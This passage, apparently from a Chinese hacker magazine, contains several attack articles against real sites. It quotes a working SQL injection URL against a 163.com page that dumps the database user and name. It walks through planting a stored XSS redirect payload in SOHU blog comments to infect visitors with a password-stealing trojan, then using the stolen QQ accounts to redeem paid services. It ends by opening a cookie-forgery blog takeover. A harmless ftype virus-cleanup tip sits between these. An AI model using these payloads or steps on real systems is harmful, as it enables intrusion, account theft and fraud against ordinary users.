


图5

总结

在Web服务中，任何来自于客户端的变量都是不可靠的，不管它是来自于GET、POST、COOKIE，还是SESSION、系统预定义变量。正如我们前面说到的"opus_id"，由于一个变量过滤上的缺陷，便有可能带来许多意想不到的安全隐患。管理员不要过分依赖于防火墙和IDS，它们往往会让你碰上许多意想不到的后果。

编辑点评： 我在编辑这篇文章时，有个疑惑：为什么像作者写的http://dpshow.163.com/editopus.php?opus_id=33942 and 1=1 union select 1,2,user(),4,5,database(),7,8,9,10,11,12,13/*这样的语句也可以直接暴出数据库的用户名和数据库名，按常理应当是and 1=2才对呀。后来询问一下作者，他说没有错，他就是这样显示163的数据库信息的。看样子作者的语句在这个站上是同时显示了union前后的两条sql语句查循的内容。这个在语法上是没有错的，只不过与大家常用的做法不太一样而已。看样子，入侵思维不可凝固，常理不等于至理。

利用FTYPE来辅助杀毒

[S.C.T]&[AVT]

1. 在"开始"→"运行"中输入cmd，打开"命令提示符"窗口；

2. 输入ftype exefile=notepad.exe %1；

将所有的EXE文件用"记事本"打开，这样原来的病毒在系统运行后就不能启动了，因为被记事本打开；

3. 重新启动PC，你会看到许多"记事本"，其中就有病毒文件；

4. 右击任何文件，选择"打开方式"，点击"浏览"，转到windows\system32下，选择cmd.exe，运行它；

5. 在打开的窗口里面，输入**ftype exefile="%1" %***，将所有EXE文件重新关联起来，再运行杀毒软件（这样一来杀毒软件就不会被病毒关闭了），或进入注册表编辑器中查找可疑的键值，把它删除。

6. 在每个"记事本"中，点击菜单中的"文件"→"另存为……"就可以看到路径及文件名了，知道可疑的文件把它删除。

注意： 第六步必须要小心，要确定可疑文件是病毒或木马后再删除，建议将这些文件名改个名字并记下来，重新启动后如果没有异常了，那么系统也就没有问题了，再删除它。

利用SOHU BLOG跨站漏洞刷QQ会员

李丰初

最近的BLOG特别热门，SOHU也不例外的推出了有自己特色的BLOG，但经测试发现，SOHU BLOG存在严重的跨站漏洞。这篇文章写的就是利用此漏洞来刷QQ会员、刷QQ金钻等多项收费QQ服务。

一、设置好木马

本文用的是华网解吧，按图1所示设置好你的木马。




图1

强烈建议大家使用华网解吧2.0，它功能强大，可以截取绝大多数的密码，如QQ，FTP，大话游戏等等。设置好以后，再把生成的木马做成网页木马（关于网页木马的设置不再多说，相关资料详见前几期的黑客手册）。现在，我的网页木马已经设置好，地址是http://sfd.008.net，只要别人一打开网页，如果他本机没有打补丁的话，就会中了我的华网解吧。


二、进行跨站攻击


随便找个SOHU帖子，然后点击“评论”，在“评论”里面写下以下内容：

```
<div class="center"><script>alert('点击确定免费注册观看30000部电影！(^_^)');self.location='http://sfd.008.net/';</script></div>
```

具体做法如图2所示。相信有很多读者不明白这段代码的意思，解释如下：DIV是弹出一个层的意思，ALERT是弹出一个“点击确定免费注册观看30000部电影！”的对话框，点击对话框后就会打开http://sfd.008.net这个网址，我们可以按自己对社会工程学的利用构造弹出的内容。最后，点击“确定”发布评论。当浏览者再次打开刚才发布过评论的页面时，就会出现如图3所示的页面。


弹出的这个DIV层，无论点确定还是关闭都会打开我们指向的页面。


图2


图3

三、结果

过了不到一个小时，我已经盗到了很多QQ号了，但是差不多个个是穷人，Q里面都没有QB的，郁闷中！但是没有QB的会员还是有蛮多个。只要是QQ会员，一般都有蛮多的积分的，所以可以利用积分来刷QQ会员等收费服务。先用盗来的QQ号登录http://jifen.qq.com，登录后如图4所示。


图4

这个QQ号好多的积分呀，看上图只要有1200就可以做会员一个月了，再多试几个高积分的QQ，那么读者就可以刷得好多个月的会员了，其它的QQ黄钻等包月服务也是类似的方法刷得。如此大的SOHU网站居然也是如此的粗心，其后果可想而知。在截稿前作者已经通知了SOHU相关的人员，希望他们能尽快补上漏洞。

【文章中的相关工具华网解吧免费赠送版.exe已收录在本期光盘中】

编辑点评：

……无语！看来安全这根弦是一点也松不得呀。

利用SOHU的BLOG另一漏洞入侵他人BLOG

李丰初

最近热爱BLOG的朋友都应知道SOHU开放了具有个性化的免费BLOG系统，这个BLOG是用JSP代码写的，程序各方面都感觉还不错，但是安全问题却不容乐观，到写稿子时为止，已经发现了两个特别严重的漏洞，第一个DIV跨站漏洞（已经修补），第二个COOKIES漏洞到截稿时为止还在抢修中。

一、漏洞描述

由于对COOKIES验证不严格，从而导致任意注册的用户可以改其他任意用户的BLOG内容，成功利用此漏洞可以获得别人整个BLOG的最高权限。

二、利用漏洞前的准备

首先，必须得在SOHU注册一个用户，注册的目的是用来获得一份本地的COOKIES。现在，我已经注册好了，获取COOKES的方法有很多种，本文是用“黑客最强浏览器”取得本地COOKIES的，如图1所示。

